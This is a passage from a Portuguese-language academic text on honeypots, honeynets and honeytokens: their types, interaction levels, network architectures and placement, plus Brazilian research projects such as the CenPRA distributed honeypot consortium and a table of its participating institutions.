Honeypots são uma tática utilizada por empresas, instituições de ensino e pesquisa para atrair e iludir invasores. Empresas e instituições estão utilizando esta metodologia, pelo motivo de chegarem à conclusão que existem atualmente disponíveis na internet, uma grande variedade de programas disponíveis que visam comprometer a integridade, disponibilidade e a confidencialidade dos servidores de redes corporativas conectados diretamente a internet. Em vista deste fato, empresas e instituições não satisfeitas apenas em utilizar Firewalls e IDS, estão criando servidores iscas, para atrair os invasores utilizando o conceito citado.

Utilizando-se desta técnica, os administradores podem detectar novas formas de ataque, ferramentas utilizadas para o ataque, as motivações dos invasores ao tentar invadir o ambiente ilusório, os tipos de falhas exploradas, a freqüência das invasões. Em contrapartida, após uma análise detalhada dos relatórios de ataques ocorridos no(s) honeypot(s), podem tomar decisões de quais ativos de uma infra-estrutura devem ser melhor quantificados e estas informações podem ser usadas como uma forma de prevenção de futuros ataques na rede de produção da empresa. É válido lembrar, que este método não pode ser de forma alguma, vir a ser usada para substituir as tecnologias de segurança existentes em um ambiente corporativo, mas sim como um complemento de estudo contínuo para a segurança do ambiente de produção da instituição.

2.3.2 Definições Teóricas

Honeypots: É um sistema que disfarça seu valor ao ser atacado, podendo ser uma estação de trabalho emulando serviços, como por exemplo: FTP, Telnet, SSH, SMTP ou uma máquina semelhante a um servidor do ambiente de produção com um Sistema Operacional instalado e serviços configurados.

Honeynets: São um conjunto de Honeypots de pesquisa ou ferramentas de pesquisa que consistem em uma rede projetada exclusivamente para ser comprometida.

Honeytokens: Um honeytoken basicamente são honeypots que não são computadores, são um tipo de entidade digital. Pode vir a ser um banco de dados, uma planilha do Microsoft Excel com informações da rede, um arquivo que contenha uma base de dados de logins e senhas de usuário, uma conta de usuário com poucos privilégios etc.. A principal finalidade de um honeytoken é a possibilidade de estudar o comportamento do invasor diante das informações obtidas neste ambiente. Os Honeytokens seguem uma tendência inversa das honeynets, porque são informações cujo único objetivo é serem acessadas indevidamente.



Figura 5 – Topologia de uma Honey Farm

Honey Farms: O conceito de Honey Farms (figura 5 exibida anteriormente) é a de se manter uma única rede em um único lugar de forma centralizada, ao invés de se ter vários honeypots espalhados em outras redes. Assim, os invasores serão redirecionados para esta rede de honeypots, ao tentarem qualquer ação contra a rede real (rede de produção da empresa).

2.3.3 Tipos de Honeypots

Atualmente os Honeypots são divididos em dois ambientes, o de produção e pesquisa. Um honeypot de produção possui o objetivo de proteger uma organização, distraindo o invasor, e, na maioria das vezes, esta realiza a simulação de um ambiente que possui as mesmas configurações que a rede de produção de uma organização.

Um honeypot de pesquisa possui a função de capturar o maior número possível de informações sobre os ataques na rede exposta, desta forma, está mais focada nas ações do atacante e não na sua detecção. Estes são muito utilizados para descobrir, por exemplo: as ferramentas utilizadas para a etapa de invasão, exploits utilizados para comprometer o sistema e os comandos utilizados pelo invasor para comprometer o sistema.

2.3.4 Classificação das Honeynets

As Honeynets podem ser dividas em Clássicas e Virtuais. As Honeynets Clássicas são construídas com sistemas físicos reais em cada Honeypot. Honeynets Virtuais são um grupo de sistemas virtuais, isto é, emuladores de respostas falsas de Sistemas Operacionais, criando um ambiente virtual.

2.3.5 Níveis de Interação

Em um projeto de elaboração de honeypots, devemos estudar e observar o nível de envolvimento destas ferramentas com o atacante, pois quanto maior o nível de interação maior a quantidade de informações obtidas, entretanto o grau de risco também aumenta.

Nível Baixo: Realiza a emulação de falsos serviços utilizando-se de pequenos programas ou scripts, oferecendo um pequeno nível de interação com o atacante, podendo ser bastante limitado. Possui a capacidade de gerar mensagens de conexões falsas, não havendo uma conexão entre o programa e o atacante.

Exemplos: BOF[10] e Netcat[19].

Nível Médio: Tratam-se de programas e scripts que possuem a capacidade de interagir com o atacante, pois devido as pesquisas das empresas ou comunidades criadoras dos mesmos, tratam-se de ferramentas com um certo nível de elaboração, resultando em mais informações coletadas durante uma tentativa de invasão.

Exemplo: Honeyd.

Nível Alto: Neste nível, os honeypots são criados a partir de sistemas operacionais e serviços reais, e por fim, são conectadas diretamente a internet disponibilizando serviços como HTTP, POP, SMTP, FTP. Um nível maior de interação resulta na obtenção de um registro completo das tentativas de ataques, como por exemplo, um computador com SO e serviços de rede reais.

2.3.6 Arquiteturas de Honeynets

2.3.6.1 Honeynets de Primeira Geração

A primeira geração foi útil para identificar e divulgar as ameaças mais comuns às instalações de uma rede. Implementam controle e captura de dados mantendo a simplicidade, tornando-se uma solução efetiva, os iniciantes nesta tecnologia devem começar sua implementação por esta geração. Ela provavelmente não será tão efetiva como a segunda geração, mas devido a sua simplicidade e à quantidade de testes efetuada durante os últimos anos, é a mais recomendada para esta situação.

A figura 6 a seguir, mostra uma honeynet de primeira geração. Podemos percerber que a rede foi dividida em três partes: a internet, a rede de produção e a honeynet. Todos os pacotes trafegam pelo roteador e o firewall, um IDS realiza a coleta dos pacotes verificando as atividades ocorridas na rede de produção e na honeynet. Observa-se que um dos Servidores de Logs (Log/Alert Server) está posicionado dentro da rede de produção, com uma faixa de endereçamento diferente da honeynet realizando a coleta das atividades ocorridas. Observa-se também um switch posicionado estrategicamente fazendo papel de ponte (bridge), evitando que o atacante identifique dois hosts próximos a honeynet (o hosts Log Server e Solaris) utilizando um scanner. Desta forma, os logs das atividades ocorridas nos hosts vulneráveis da honeynet (com os honeypots com os SO

Win2000 e Linux) podem encaminhar seus logs para estes dois servidores de log com segurança.



Figura 6 – Honeynet de Primeira Geração

2.3.6.2 Honeynets de Segunda Geração

Esta representa uma evolução em relação a geração anterior, pois ocorreram melhoramentos de controle e captura de dados.

Um dos objetivos desta geração é criar uma solução de fácil implementação e mais difícil de ser detectada por parte dos invasores, reduzindo o risco de ataques a outras redes, como por exemplo, a rede de produção. O controle, a captura de dados e a coleção destes dados vão acontecer em um único dispositivo. Isto vai tornar mais fácil a implantação e manutenção da rede. Este dispositivo é um gateway da camada dois, isto é, uma ponte (bridge), sem endereço IP. Ele não faz roteamento nem decrementa o TTL(Time to live) dos pacotes. Com isso, os invasores não conseguem perceber que o tráfego está sendo analisado. A segunda vantagem é que, como um gateway, todo o tráfego de entrada e saída passa por ele.



Figura 7 – Honeynets de Segunda Geração

2.3.6.3 Honeynets Virtuais

Neste ambiente virtual, trata-se de uma máquina que executa sistemas operacionais múltiplos ao mesmo tempo, executados através do uso de emuladores de serviços e máquinas virtuais, criando uma rede virtual. Conforme observado nas honeynets de primeira e segunda geração, é que as mesmas consomem muitos recursos, são difíceis de construir e complexas para se manter. Estes problemas podem ser minimizados com as Honeynets virtuais. Esta solução permite a execução de todas as ferramentas necessárias em um só computador. O Termo virtual é usado, porque os diferentes sistemas operacionais contidos no software de virtualização parecem estar rodando em seus próprios equipamentos. As vantagens e as desvantagens podem ser observadas na tabela 1 na próxima página a seguir:

Tabela 1 – Vantagens e desvantagens com relação a implementação de honeynets virtuais.

Honeynets Virtuais	
Vantagens	**Desvantagens**
• Custo reduzido;	• Limitação nos tipos de sistemas operacionais oferecidos pelos softwares de virtualização. A maioria dos softwares é baseada na arquitetura dos chips Intel X86;
• Gerenciamento facilitado;	• Possibilidade de comprometimento do software de virtualização, levando o invasor a controlar todos os sistemas e até mesmo determinar os sistemas operacionais que serão executados pelo ambiente virtual;
• Facilidade na instalação e administração;	• Instabilidade pelo uso exaustivo de memória.
• Menor gasto de energia elétrica, devido à menor quantidade de máquinas utilizadas.	• No caso de falha de hardware, a centralização dos serviços em um único host pode ocasionar em problemas graves, como a perda das informações importantes no projeto.

Nada impede que as Honeynets de primeira e segunda geração possam ser implementadas virtualmente. Além disso, existem dois outros tipos de Honeynets Virtuais, as Auto-Contidas e as Híbridas. A seguir pode-se encontrar a descrição de cada um destes tipos. A Honeynet Auto-Contida está inteiramente condensada em um só computador. Normalmente uma Honeynet é tipicamente composta por um gateway que controla e captura dados além dos honeypots. Neste caso, todos estes componentes estão fisicamente em um único computador. A Honeynet Híbrida possui firewall, IDS e servidor de registros em máquinas isoladas.



Figura 8 – Exemplo de uma Honeynet Virtual

2.3.7 Localização das Honeynets

A localização de uma honeynet pode até variar, estando de acordo com as características do ambiente, dependendo do que se deseja capturar com o honeypot ou também ficar a critério das perspectivas do administrador.



Figura 9 – Localização de um Honeypot

2.3.7.1 Na frente do firewall:

Com este tipo de posicionamento, ocorre o isolamento honeypot do restante da rede, mas pelo motivo de não haver nenhum tipo de controle externo em caso de domínio do sistema pelos atacantes. Fora da rede, não existe risco para rede interna e também não são gerados logs do firewall e do IDS. Se o sistema for comprometido por atacantes não será possível controlar o tráfego, o que pode colocar em risco outras redes.

2.3.7.2 Atrás do firewall:

Normalmente é implementado justamente para descoberta de novos atacantes internos ou detectar configuração vulnerável de firewall. Então esta técnica não é recomendada, pois os administradores terão que liberar o acesso do honeypot para a internet, isto pode causar alguns riscos, porque se o honeypot for comprometido por um atacante externo, este terá acesso a toda rede, sem bloqueios do firewall.

2.3.7.3 Na DMZ (Desmilitarized Zone):

Uma Zona Desmilitarizada é adicionada entre uma rede interna e uma rede externa a fim de prover uma camada adicional de segurança, fazendo utilização de firewall para controlar todo tráfego de entrada/saída e isolando o honeypot da rede de produção. Esta também pode ser chamada de rede de perímetro. Uma das desvantagens é o fato da mesma necessitar de uma maior quantidade de equipamentos. Analisando a figura 9 detalhadamente, este método se apresenta como uma solução mais eficiente e seguro entre as três localizações citadas, pois além de ser protegida por um firewall, sistemas de gerência e monitoração, o tráfego dos pacotes fica totalmente isolado da rede de produção da empresa.

2.4 PROJETOS EXISTENTES:

2.4.1 Honeynet Project

Este projeto[34] foi fundado em Outubro de 1999, tratando-se de uma organização que tem como objetivo a melhoria da segurança na Internet disponibilizando de forma gratuíta seus trabalhos de desenvolvimento de investigação.

O projeto disponibiliza vários artigos (Know Your Enemy papers) com a finalidade de conscientizar as organizações e pessoas que não tem consciência do que podem ser alvos de ataques e principamente como estas atividades são realizadas. O Site também disponibiliza técnicas e ferramentas que foram desenvolvidas pelos participantes deste projeto para os interessados em fazer suas próprias análises para fins de auxílio.

2.4.2 O Projeto Brazilian Honeypots Alliance

Trata-se de um projeto formado por estudiosos de segurança de vários institutos, como podemos citar o INPE[33], um dos objetivos é formar uma grande honeynet no espaço de endereços do Brasil para análise e divulgação de resultados desta coleta espalhados pelo país, utilizando-se de honeypots de baixa interatividade. Este é um dos projetos mais conhecidos no Brasil e possui um site disponível na internet acessando a url: http://www.honeynet.org.br .

2.4.3 Wireless Honeynet Project

Devido ao fato das redes Wireless estarem crescendo constantemente no mercado, são cada vez mais constantes as vulnerabilidades relatadas em conseqüência da falta de configuração adequada nos pontos de acesso e nas estações de trabalho, devido a utilização de configurações padronizadas de fábrica. Por este motivo também foram criados projetos de Honeypots em ambiente de redes sem fio, para que sejam analisados os tipos de ataques comuns a este tipo de topologia.



Figura 10 – Wireless Honeynet Project - 1ª Fase

Na primeira fase do projeto, podemos verificar na figura 10, que vários computadores são utilizados na Honeynet, com a intenção de imitar uma rede real para o atacante.

Na segunda fase, a Honeynet realiza a utilização dos mesmos componentes da honeynet padrão, mas esta é capaz de emular sistemas operacionais virtuais, como podemos observar na figura 11.



Figura 11 - Wireless Honeynet Project - 2ª Fase

2.4.4 O consórcio de honeypots distribuídos

Existe atualmente no Brasil um projeto com a função de aumentar a capacidade de detecção de incidentes, correlação de eventos e determinação de tendências de ataques no espaço Internet Brasileiro. As metas do projeto incluem a implantação uma rede distribuída de honeypots de baixa interatividade utilizando o Honeyd[03], buscando cobrir a maior parte do espaço de endereços IP da Internet no Brasil. A idéia do projeto é montar um sistema de análise de dados que permita o estudo de correlações e tendências de ataques e atuar conjuntamente com Computer Security Incident Response Team (CSIRT) na difusão destas informações. Um CSIRT é um grupo ou organização que provê serviços e suporte para um público bem definido, para tratamento, prevenção, divulgação e resposta rápida aos incidentes de segurança ocorridos.

São definidos em dois modelos básicos, os definitivos e os temporários. Os grupos definitivos são os que atuam continuamente no dia a dia, mesmo que não ocorram incidentes de segurança na instituição e os grupos temporários são os que se reúnem somente quando há um incidente de segurança em andamento ou para responder a um incidente específico. A importância de um CSIRT se dá ao fato da agilidade com que a organização possa detectar, analisar e responder a um incidente de segurança, limitando os danos e reduzindo assim, o custo e o tempo do processo de recuperação. Um CSIRT pode estar fisicamente presente e pronto para conduzir uma resposta imediata para conter o incidente de segurança e para iniciar o processo de recuperação. Os CSIRTs também estarão familiarizados com os sistemas comprometidos, e, portanto, melhor preparados para coordenar e propor estratégias de erradicação e resposta aos problemas.

O CenPRA (Centro de Pesquisas Renato Archer) coordena desde 2003, a monitoração de ataques em uma rede distribuída de Honeypots, chamada de Consórcio Brasileiro de Honeypots, da qual participam 31 instituições acadêmicas, centros de pesquisas e provedores de acesso à Internet.



Figura 12 – Projeto de Honeypots Distribuídos

Segundo a CERT.br[35] (Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil) em parceria com o CenPRA desde o final do ano de 2005, as pesquisas da utilização de um ambiente forjado para atrair e iludir invasores, torna-se um investimento de retorno rápido, pois após um ataque em uma estrutura destas, todos os dados gerados são significativos a organização.

A figura 12 mostra a localização geográfica dos participantes no projeto de Honeypots distribuídos coordenado pelo CenPRA.

O consórcio sugere para as instituições participantes a implantação de Honeyd que é um aplicativo utilizado para a construção de honeypots, sendo projetado no momento para as plataformas operacionais Unix e Windows. Este programa tem como principal característica a de realizar a emulação de centenas de sistemas operacionais, podendo simular aplicações no espaço de endereços IP não utilizados, utilizando vários simultaneamente. Este pode assumir a identidade de um IP que não esteja sendo utilizado e interagir com um atacante, respondendo suas requisições e registrando seu ataque, pode monitorar todas as portas baseadas em UDP e TCP, possuindo uma grande facilidade de configuração. O Honeyd é OpenSource, o qual também permite alteração no código fonte, podendo serem criados pela comunidade novos scripts que emulam novos serviços. É valido lembrar que estas instituições devem também de alguma forma, além de estarem utilizando o Honeyd, podem também estar utilizando novos softwares, isto é, técnicas e metodologias de preferência pessoais para coletar informações e enviá-los a entidade responsável pela coleta destes dados.

A tabela abaixo mostra detalhadamente as instituições participantes do projeto de Honeypots de baixa interatividade:

Tabela 2 – Instituições participantes do consórcio de honeypots distribuídos

#	**CIDADE**	**INSTITUIÇÕES**
01	São José dos Campos	INPE, ITA
02	Rio de Janeiro	CBPF, Embratel, Fiocruz, IME, PUC-RIO, RedeRio, UFRJ
03	São Paulo	ANSP, CERT.br, Diveo, Durand, UNESP, UOL, USP
04	Campinas	CenPRA, ITAL, UNICAMP, UNICAMP FEEC
05	São José do Rio Preto	UNESP
06	Piracicaba	USP
07	Brasília	Brasil Telecom, Ministério da Justiça, TCU, UNB LabRedes

#	CIDADE	INSTITUIÇÕES
08	Natal	UFRN
09	Petrópolis	LNCC
10	Porto Alegre	CERT-RS
11	Ribeirão Preto	USP
12	São Carlos	USP
13	Taubaté	UNITAU
14	Florianópolis	UFSC DAS
15	Americana	VIVAX
